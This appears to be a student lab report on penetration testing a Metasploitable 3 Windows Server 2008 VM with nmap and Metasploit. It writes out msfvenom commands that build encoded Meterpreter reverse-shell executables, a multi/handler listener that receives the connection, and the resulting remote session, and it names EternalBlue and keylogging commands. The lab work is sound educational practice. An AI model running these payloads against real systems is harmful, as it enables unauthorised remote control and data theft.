-rw-r--r-- 1 root root 2038 Jun 20 14:27 http-bigip-cookie.nse  
-rw-r--r-- 1 root root 4920 Jun 20 14:27 http-brute.nse  
-rw-r--r-- 1 root root 4436 Jun 20 14:27 http-cakephp-version.nse  
-rw-r--r-- 1 root root 4927 Jun 20 14:27 http-chrono.nse  
-rw-r--r-- 1 root root 1695 Jun 20 14:27 http-cisco-anyconnect.nse  
-rw-r--r-- 1 root root 5520 Jun 20 14:27 http-coldfusion-subzero.nse  
-rw-r--r-- 1 root root 4150 Jun 20 14:27 http-comments-displayer.nse  
-rw-r--r-- 1 root root 7251 Jun 20 14:27 http-config-backup.nse  
-rw-r--r-- 1 root root 5139 Jun 20 14:27 http-cookie-flags.nse  
-rw-r--r-- 1 root root 2577 Jun 20 14:27 http-cors.nse  
-rw-r--r-- 1 root root 13803 Jun 20 14:27 http-cross-domain-policy.nse  
-rw-r--r-- 1 root root 5618 Jun 20 14:27 http-csrf.nse  
-rw-r--r-- 1 root root 1718 Jun 20 14:27 http-date.nse  
-rw-r--r-- 1 root root 17392 Jun 20 14:27 http-default-accounts.nse  
-rw-r--r-- 1 root root 4288 Jun 20 14:27 http-devframework.nse  
-rw-r--r-- 1 root root 2529 Jun 20 14:27 http-dlink-backdoor.nse  
-rw-r--r-- 1 root root 4452 Jun 20 14:27 http-dombased-xss.nse  
-rw-r--r-- 1 root root 13893 Jun 20 14:27 http-domino-enum-passwords.nse  
-rw-r--r-- 1 root root 2256 Jun 20 14:27 http-drupal-enum-users.nse  
-rw-r--r-- 1 root root 6931 Jun 20 14:27 http-drupal-enum.nse  
-rw-r--r-- 1 root root 20667 Jun 20 14:27 http-enum.nse  
-rw-r--r-- 1 root root 3347 Jun 20 14:27 http-errors.nse  
-rw-r--r-- 1 root root 20413 Jun 20 14:27 http-exif-spider.nse  
-rw-r--r-- 1 root root 5199 Jun 20 14:27 http-favicon.nse  
-rw-r--r-- 1 root root 4451 Jun 20 14:27 http-feed.nse  
-rw-r--r-- 1 root root 9076 Jun 20 14:27 http-fetch.nse  
-rw-r--r-- 1 root root 11327 Jun 20 14:27 http-fileupload-exploiter.nse  
-rw-r--r-- 1 root root 21101 Jun 20 14:27 http-form-brute.nse  
-rw-r--r-- 1 root root 7934 Jun 20 14:27 http-form-fuzzer.nse  
-rw-r--r-- 1 root root 2739 Jun 20 14:27 http-frontpage-login.nse
```

```
rgk@kali: ~  
File Actions Edit View Help  
-rw-r--r-- 1 root root 2699 Jun 20 14:27 http-vuln-misfortune-cookie.nse  
-rw-r--r-- 1 root root 4225 Jun 20 14:27 http-vuln-wn1000-creds.nse  
-rw-r--r-- 1 root root 5422 Jun 20 14:27 http-waf-detect.nse  
-rw-r--r-- 1 root root 19339 Jun 20 14:27 http-waf-fingerprint.nse  
-rw-r--r-- 1 root root 5806 Jun 20 14:27 http-webdav-scan.nse  
-rw-r--r-- 1 root root 5061 Jun 20 14:27 http-wordpress-brute.nse  
-rw-r--r-- 1 root root 10806 Jun 20 14:27 http-wordpress-enum.nse  
-rw-r--r-- 1 root root 4461 Jun 20 14:27 http-wordpress-users.nse  
-rw-r--r-- 1 root root 2653 Jun 20 14:27 http-xssed.nse  
-rw-r--r-- 1 root root 2528 Jun 20 14:27 https-redirect.nse  
-rw-r--r-- 1 root root 2437 Jun 20 14:27 ip-https-discover.nse  
-rw-r--r-- 1 root root 4900 Jun 20 14:27 membase-http-info.nse  
-rw-r--r-- 1 root root 5564 Jun 20 14:27 riak-http-info.nse  
  
[rgk@kali]~  
$ NOW GOING TO PERFORM HTTP ATTACKS ON THE TARGET MACHINE  
  
[rgk@kali]~  
$ sudo nmap --script=http* 192.168.180.170 -Pn  
[sudo] password for rgk:  
Sorry, try again.  
[sudo] password for rgk:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 05:29 EDT  
Pre-scan script results:  
_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/  
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 61.00% done; ETC: 05:29 (0:00:00 remaining)  
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 61.70% done; ETC: 05:31 (0:00:42 remaining)  
Stats: 0:11:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 64.62% done; ETC: 05:47 (0:06:18 remaining)  
Stats: 0:14:22 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 66.09% done; ETC: 05:58 (0:07:21 remaining)  
Stats: 0:19:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 71.22% done; ETC: 05:56 (0:07:56 remaining)  
NSE: [http-wordpress-enum] got no answers from pipelined queries  
Stats: 0:22:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 94.83% done; ETC: 05:52 (0:01:12 remaining)  
NSE: [http-wordpress-enum] got no answers from pipelined queries  
  
[rgk@kali]~  
$ sudo nmap -sV --script=vulners 192.168.180.170  
[sudo] password for rgk:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 05:54 EDT
```

This was yet again a failure because it took way too long for the scripts to be ran, so it got terminated automatically.

Below we are looking at the nmap -sV command with some arguments (--script vulners) , this command helps in finding the vulnerabilities in the IP open ports.

```
File Actions Edit View Help
rgk@kali ~
└─$ sudo nmap -sV -script vulners 192.168.180.170
[sudo] password for rgk:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 05:54 EDT
Nmap scan report for 192.168.180.170
Host is up (0.00014s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
22/tcp    open  ssh            OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http           Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp  open  mysql          MySQL 5.5.20-log
3389/tcp  open  tcpwrapped
4848/tcp  open  ssl/http       Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_http-server-header: GlassFish Server Open Source Edition 4.0
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8080/tcp  open  http           Sun GlassFish Open Source Edition 4.0
|_http-server-header: GlassFish Server Open Source Edition 4.0
8181/tcp  open  ssl/intermapper?
fingerprint-strings:
GetRequest:
HTTP/1.1 200 OK
Date: Thu, 31 Oct 2024 09:54:51 GMT
Content-Type: text/html
Connection: close
Content-Length: 4626
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html lang="en">
<!--
ALTER OR REMOVE COPYRIGHT NOTICES OR THIS HEADER.
Copyright (c) 2010, 2013 Oracle and/or its affiliates. All rights reserved.
subject to License Terms
<head>
<style type="text/css">
body{margin-top:0}
body,td,p,div,span,a,ul,li,ol,ol li,ol li b,dl,h1,h2,h3,h4,h5,h6,li {font-family:geneva,helvetica,arial,"lucida sans",sans-serif; font-size:10pt}
{font-size:10pt}
{font-size:14pt}
{font-size:12pt}
code,kbd,tt,pre {font-family:monaco,courier,"courier new"; font-size:10pt;}
{padding-bottom: 8px}
p.copy, p.copy a {font-family:geneva,helvetica,arial,"lucida sans",sans-serif; font-size:8pt}
```

NOW MOVING FORWARD WITH THE NEXT PENTESTING TOOL:

- *METASPLOIT*

METASPLOIT:

Metasploit is a powerful framework used for penetration testing, which is like legally breaking into computer systems to find weaknesses so that they can be fixed before actual hackers can exploit them. Metasploit provides a collection of tools, techniques, and exploits that help cybersecurity professionals simulate attacks and test the security of networks and applications.

What Metasploit Does

In essence, Metasploit:

1. **Identifies Vulnerabilities:** It scans and finds weaknesses or misconfigurations on systems that hackers could potentially use.
2. **Exploits Weaknesses:** It uses specific attack methods called “exploits” to gain access to a system, proving that these weaknesses can be leveraged.
3. **Post-Exploitation:** Once Metasploit gains access, it uses additional tools to perform actions like accessing files, taking control, or moving to other systems to show the possible extent of damage.

Key Features of Metasploit

Here are some of the main features that make Metasploit so versatile and powerful:

1. Exploits and Payloads:

- Exploits are modules that target specific vulnerabilities in systems. For example, there are exploits for outdated versions of software, like old web servers or database systems.
- Payloads are code snippets that run once an exploit is successful. They can create a backdoor, open a command shell, or even install software. Metasploit's payloads include Meterpreter, which is a flexible and stealthy command line that can give remote control over a compromised system.

2. Auxiliary Modules:

- These are tools for scanning, gathering information, and even DoS (Denial of Service) attacks without actually exploiting any system.
- Auxiliary modules can help identify live hosts, open ports, and service versions on target systems, making them essential for mapping out networks before launching an attack.

3. Post-Exploitation Tools:

- After gaining access to a target, Metasploit has tools to perform post-exploitation tasks. This includes file manipulation, capturing keystrokes, taking screenshots, and exploring the compromised system further.
- These tools allow testers to show the level of access and potential damage an attacker could achieve if the system were exploited.

4. Metasploit Console (msfconsole):

- The msfconsole is the main interface of Metasploit. It's a command-line tool that allows users to search for vulnerabilities, set up exploits and payloads, and interact with compromised systems.
- The console has a command structure that makes it easy to configure and run tests while offering access to every Metasploit feature.

5. Database Integration:

- Metasploit can store scan results, credentials, and other findings in a built-in database. This allows penetration testers to keep track of all their actions, findings, and targets efficiently.
6. Nexpose and Nmap Integration:
- Metasploit can integrate with tools like Nexpose (a vulnerability scanner) and Nmap (a network mapper) to import scan results directly. This saves time and provides a streamlined way to act on known vulnerabilities.
7. Scripts and Automation:
- Metasploit offers scripting capabilities through msfconsole commands and resource scripts. This lets testers automate repetitive tasks and customize attacks for more efficient testing.

How Metasploit is Used for Penetration Testing

Penetration testers typically follow a structured process with Metasploit to simulate real-world attacks. Here's an outline of a typical workflow:

Step 1: Reconnaissance and Scanning

- Before launching any attack, penetration testers gather information about the target network. They use auxiliary modules and tools like Nmap to scan for live hosts, open ports, and service versions.
- Example Command: `nmap -sV 192.168.1.0/24`

Step 2: Identifying Vulnerabilities

- Using the information gathered, they identify which exploits might work on the target. Metasploit has a search feature that lets them quickly find exploits based on the service name or version.
- Example Command: `search smb`

Step 3: Selecting and Configuring an Exploit

- After selecting an exploit that matches a target's vulnerability, they configure the settings, like the IP address of the target and, if needed, other specific parameters.
- Example Command: `use exploit/windows/smb/ms17_010_eternalblue`
- Set the target IP: `set RHOST 192.168.1.10`

Step 4: Choosing and Configuring a Payload

- The tester chooses a payload to run on the target if the exploit works. This might be a reverse shell (to open a way to control the target system) or a Meterpreter session.
- Example Command: `set PAYLOAD windows/meterpreter/reverse_tcp`

Step 5: Launching the Exploit

- Once everything is set up, the tester runs the exploit. If successful, they gain access to the target system through the payload.
- Example Command: `exploit`

Step 6: Post-Exploitation and Reporting

- After gaining access, testers can use Metasploit's post-exploitation tools to examine the system's files, users, and network connections.
- Example Commands: `sysinfo` (to gather system information), `getuid` (to see user privileges).
- Once the testing is done, they document vulnerabilities and recommend fixes to strengthen security.

Example Commands in Metasploit

- List all available exploits: `show exploits`
- Set target IP: `set RHOST <IP>`
- Run the exploit: `exploit`
- Capture keystrokes: `keyscan_start` (after compromising the target with Meterpreter)
- Take screenshots: `screenshot`

Real-Life Applications


Metasploit helps identify weak spots in a company's defenses by showing how an attacker might enter, move through, and take control of systems. It's crucial for penetration testing, security audits, and training exercises to ensure that security teams know how to respond to potential attacks.

In summary, Metasploit is a robust and versatile tool used to improve cybersecurity by safely testing and identifying vulnerabilities before a real attack can happen.

SETTING UP METASPLOIT:

→Setting up the database(postgresql).

→Initializing it.

A terminal window on a Kali Linux system showing the steps to set up the Metasploit database. The user runs 'sudo systemctl start postgresql' and 'msfdb'. The output shows instructions for managing the database and a list of commands like 'msfdb init', 'msfdb reinit', etc. Finally, the user runs 'sudo msfdb init', which outputs messages indicating the database is already started and creating necessary users and schemas.

```
(rgk@kali)~  
$ NOW STARTING METASPLOIT FOR PENTESTING IN WINDOWS  
(rgk@kali)~  
$ sudo systemctl start postgresql  
(rgk@kali)~  
$ msfdb  
Manage the metasploit framework database  
You can use an specific port number for the  
PostgreSQL connection setting the PGPORT variable  
in the current shell.  
Example: PGPORT=5433 msfdb init  
msfdb init      # start and initialize the database  
msfdb reinit    # delete and reinitialize the database  
msfdb delete    # delete database and stop using it  
msfdb start     # start the database  
msfdb stop      # stop the database  
msfdb status    # check service status  
msfdb run       # start the database and run msfconsole  
(rgk@kali)~  
$ sudo msfdb init  
[i] Database already started  
[+] Creating database user 'msf'  
[+] Creating databases 'msf'  
[+] Creating databases 'msf_test'  
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'  
[+] Creating initial database schema  
(rgk@kali)~  
$
```

Using command: **msfconsole** we can get into the metasploit interface where we can play around with the tools responsibly.

In the below figure we are just searching for some exploits related to windows and ftp protocol and using the exploit.

```
rgk@kali: ~  
File Actions Edit View Help  
Interact with a module by name or index. For example info 350, use 350 or use exploit/windows/fileformat/iftf_schedule_bof  
msf6 > search exploit windows ftp_admin_exec  
Matching Modules  
# Name Disclosure Date Rank Check Description  
0 exploit/windows/ftp/wing_ftp_admin_exec 2014-06-19 excellent Yes Wing FTP Server Authenticated Command Execution  
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/ftp/wing_ftp_admin_exec  
msf6 > use 0  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > show options  
Module options (exploit/windows/ftp/wing_ftp_admin_exec):  
Name Current Setting Required Description  
PASSWORD no Admin password  
Proxies no A proxy chain of format type:host:port[,type:host:port][...]  
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 5466 yes The target port (TCP)  
SSL false no Negotiate SSL/TLS for outgoing connections  
SSLCert no Path to a custom SSL certificate (default is randomly generated)  
USERNAME yes Admin username  
VHOST no HTTP server virtual host  
Payload options (windows/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)  
LHOST 192.168.180.11 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
0 Wing FTP Server >= 3.0.0  
View the full module info with the info, or info -d command.  
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > back  
msf6 > use 0  
[*] Using configured payload windows/meterpreter/reverse_tcp  
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set RHOSTS 192.168.180.170  
RHOSTS => 192.168.180.170  
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > run  
[*] Started reverse TCP handler on 192.168.180.11:4444  
[-] 192.168.180.170:5466 - Admin login page was unreachable.  
[-] Exploit aborted due to failure: not-vulnerable: Target is most likely not vulnerable!  
[*] Exploit completed, but no session was created.  
msf6 exploit(windows/ftp/wing_ftp_admin_exec) >
```



GENERATING ENCODED CUSTOM PAYLOAD:

```
(rgk@kali)~$  
$ NOW WE ARE GONNA GENERATE A ENCODED PAYLOAD USING MSFVENOM  
rgk@kali$  
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.180.11 lport=4444 -f exe -e x86/shikata_ga_nai -i 3 -b '\x00\xff' > shika.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 381 (iteration=0)  
x86/shikata_ga_nai succeeded with size 408 (iteration=1)  
x86/shikata_ga_nai succeeded with size 435 (iteration=2)  
x86/shikata_ga_nai chosen with final size 435  
Payload size: 435 bytes  
Final size of exe file: 73802 bytes  
(rgk@kali)~$
```

We are using **msfvenom** to create an encoded payload that can be used in a penetration testing scenario, likely to gain access to a target machine running Windows.

> **shika.exe**: Redirects the output to a file named **shika.exe**.

This file is the **encoded payload** in Windows executable format, ready to be deployed on a target machine.



The .exe file for the encoded payload has been generated in our machine.

GENERATION OF NORMAL PAYLOAD:


```
rgk@kali: ~  
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.180.11 lport=4444 -f exe -n normal.exe  
[*] No platform was selected, choosing Metasploit platform (Windows) from the payload  
[*] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
  
rgk@kali: ~  
$ ping 192.168.180.170  
PING 192.168.180.170 (192.168.180.170) 56(84) bytes of data:  
64 bytes from 192.168.180.170: icmp_seq=2 ttl=128 time=1.44 ms  
64 bytes from 192.168.180.170: icmp_seq=3 ttl=128 time=0.358 ms  
^C  
--- 192.168.180.170 ping statistics ---  
3 packets transmitted, 2 received, 33.333% packet loss, time 2031ms  
rtt min/avg/max/mdev = 0.358/0.900/1.442/0.542 ms  
  
rgk@kali: ~  
$
```

This will generate me a normal .exe windows executable format so we can use it for attacking.

```
rgk@kali: ~  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > show options  
Payload options (windows/meterpreter/reverse_tcp):  
-----  
Name      Current Setting  Required  Description  
-----  
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)  
LHOST     192.168.180.11  yes       The listen address (an interface may be specified)  
LPORT     4444            yes       The listen port  
  
Exploit target:  
-----  
Id  Name  
--  --  
0   Wildcard Target  
  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/handler) > set LHOST 192.168.180.11  
LHOST => 192.168.180.11  
msf6 exploit(multi/handler) > exploit
```

We are using Metasploit's **multi/handler** module to set up a listener that will wait for an incoming connection from the target machine. This setup is often used in conjunction with a reverse shell payload created by **msfvenom**, as shown in your previous screenshot. Here's a breakdown of the commands:

- **use exploit/multi/handler:**
 - This command tells Metasploit to use the **multi/handler** module. This module acts as a listener for incoming connections from a reverse shell payload, which has already been placed on the target system.
- **set payload windows/meterpreter/reverse_tcp:**
 - This command sets the payload type to **windows/meterpreter/reverse_tcp**, which is a Meterpreter reverse shell for Windows. It means the target machine will connect back to your system, providing you with a Meterpreter shell, allowing you to execute commands on the target.
- **show options:**
 - This command displays the configurable options for the selected payload. Here, you can see options like EXITFUNC, LHOST, and LPORT.
- **set LHOST 192.168.180.11:**
 - This sets **LHOST** (Local Host) to your machine's IP address (192.168.180.11). This is the IP address that the target machine will connect back to.
- **set LPORT 4444:**
 - This sets **LPORT** (Local Port) to 4444. This is the port that Metasploit will listen on for the incoming connection from the target machine.
- **exploit:**
 - This command starts the listener. It will now wait for the target machine to execute the payload created earlier, which will connect back to your IP address on port 4444. Once the connection is established, you'll gain a Meterpreter session on the target, allowing for further interaction.



In the Above we can see the downloaded .exe files in the target and when we execute the files we get the meterpreter shell in our Kali VM

```
[*] Started reverse TCP handler on 192.168.180.11:4444
[*] Sending stage (176198 bytes) to 192.168.180.170
[*] Meterpreter session 1 opened (192.168.180.11:4444 → 192.168.180.170:49322) at 2024-11-01 01:39:44 -0400

meterpreter > |
```


ACCESSING THE WINDOWS 2k8 SERVER REMOTELY:

```
meterpreter > ls
Listing: C:\Users\Administrator\Downloads

Mode                Size      Type       Last modified            Name
-----
100666/rw-rw-rw-    282     fil       2024-10-31 04:31:35 -0400 desktop.ini
100777/rwxrwxrwx    73802    fil       2024-10-31 06:37:03 -0400 shika.exe
100777/rwxrwxrwx    73802    fil       2024-10-31 06:56:07 -0400 shika1.exe
100777/rwxrwxrwx    73802    fil       2024-11-01 01:39:38 -0400 shika2.exe

meterpreter > sysinfo
Computer           : VAGRANT-2008R2
OS                 : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture      : x64
System Language   : en_US
Domain            : WORKGROUP
Logged On Users   : 2
Meterpreter       : x86/windows
meterpreter >
```

We can use the sysinfo and ls command to check and verify the target machines Os and specifications.

CONCLUSION:

By doing this project we have learned how to use the Virtual Box and setting up of the VMs for pentesting, also the working of nmap and metasploit tools, and its in-depth hands-on experience on a vulnerable machine. We learned the major security concerns that can be deducted from an outdated version of an OS(Windows in this scenario). By doing so, we can intimate the end user of the vulnerabilities in their machine and how to avoid them.

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REFERENCES:

Download VirtualBox:

<https://www.virtualbox.org/wiki/Downloads>

Download kali:

<https://www.kali.org/get-kali/#kali-installer-images>

Download metasploitable 3(windows 2k8):

<https://github.com/rapid7/metasploitable3>

For basic understanding of how the tools work:

<https://youtu.be/OWVzwMRinQ8?si=PjXfFlfVzVB-flnR>

OWASP top 10:

<https://owasp.org/www-project-top-ten/>

CWE top 25:

<https://cwe.mitre.org/top25/>

Ports:

<https://www.cloudflare.com/en-gb/learning/network-layer/what-is-a-computer-port/>

TCP ports:

https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

IP Protocols:

https://en.wikipedia.org/wiki/List_of_IP_protocol_numbers